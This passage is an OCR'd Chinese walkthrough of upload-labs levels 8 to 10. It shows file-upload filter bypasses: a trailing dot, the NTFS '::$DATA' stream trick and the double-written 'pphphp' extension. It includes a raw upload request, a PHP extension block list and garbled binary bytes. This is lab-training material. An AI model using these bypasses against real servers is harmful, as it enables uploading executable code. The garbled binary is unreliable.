


复制图片上传地址，phpinfo()函数顺利执行。





pass-08 构造文件后缀绕过

查看源码：




这里我们可以使用在文件名后面加一个. 来绕过，因为windows有个特性，会自动过滤掉后缀名最后的.






复制图片上传地址，phpinfo()函数顺利执行。




pass-09 `::$DATA绕过`

查看源码：



这里我们用到 `::$DATA`（Windows文件流绕过）(这里利用到了NTFS交换数据流（ADS），ADS是NTFS磁盘格式的一个特性，在NTFS文件系统下，每个文件都可以存在多个数据流。通俗的理解，就是其它文件可以“寄宿”在某个文件身上，而在资源管理器中却只能看到宿主文件，找不到寄宿文件。

我们肯定不懂这个意思是什么，我们先在CMD运行一个（藏文件的小福利）echo abcd>>a.txt:b.txt 将abcd写入a.txt:b.txt 很明显生成一个a.txt，利用windows特性，可在后缀名中加” `::$DATA` ”绕过




```
POST /upload-labs-master/Pass-09/index.php?action=show_code HTTP/1.1
Host: www.gohosts.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:77.0) Gecko/20100101 Firefox/77.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=---------------------------196176789832373205363895637357
Content-Length: 3250
Origin: http://www.gohosts.com
Connection: close
Referer: http://www.gohosts.com/upload-labs-master/Pass-09/index.php?action=show_code
Upgrade-Insecure-Requests: 1

-----------------------------196176789832373205363895637357
Content-Disposition: form-data; name="upload_file"; filename="123.php::$DATA"
Content-Type: image/jpeg

□PNG
□
□□□IHDR□□□P□□□$□□□□□□¢¼z□□□□IDAThí□Io□Ç□Çý¼M/Ó³q□«$R¶%3±□Ø□□□¶!+F□¾8Çäf□ù□ù□9å□_□è□S□8□lÙ□□Å□¢Ø□%/□ER\f□ª õ³
àS□)?□$q□,êÂH□°ò.Ô,□ò□P4d⁴□@)#Öe P□eèFa?TîZò4□□□%nBãYÙÅ□□%ÕÉb□Ó□¬hOï²çO□Ió□YìÁ□× ùË□¿□□m□Õ.t%□ÂûPTAy□zVF□□`O□Ó
s□Ç4rÍáý¼±ì-□³□¼ÛCÜ°□¢w□□õ?□µ□zí□tw□⁴U!o□y□#□6□ô□□´¿CØ·°Y8ß=□câ□RÕå(□ò□°□EM(□□7àv.□gI□Ô□ß□>□Aõ<□â
```

复制图片上传地址，记得删除地址末尾的::$DATA，phpinfo()函数顺利执行。



pass-10 双写绕过

查看源码：

```php
$is_upload = false;
$msg = null;
if (isset($_POST['submit'])) {
    if (file_exists(UPLOAD_PATH)) {
        $deny_ext = array("php","php5","php4","php3","php2","html","htm","phtml","pht","jsp","

        $file_name = trim($_FILES['upload_file']['name']);
        $file_name = str_ireplace($deny_ext,"", $file_name);
        $temp_file = $_FILES['upload_file']['tmp_name'];
        $img_path = UPLOAD_PATH.'/'.$file_name;
        if (move_uploaded_file($temp_file, $img_path)) {
            $is_upload = true;
        } else {
            $msg = '上传出错！';
        }
    } else {
        $msg = UPLOAD_PATH . '文件夹不存在,请手工创建！';
```

```
    }
}
```


```
$file_name = str_ireplace($deny_ext,"", $file_name);
```

仔细观察，发现突破口在这边。这句代码的含义是将存在问题的后缀替换为空，于是就可以使用双写绕过。

抓包将文件后缀改成pphphp

复制图片上传地址，phpinfo()函数顺利执行。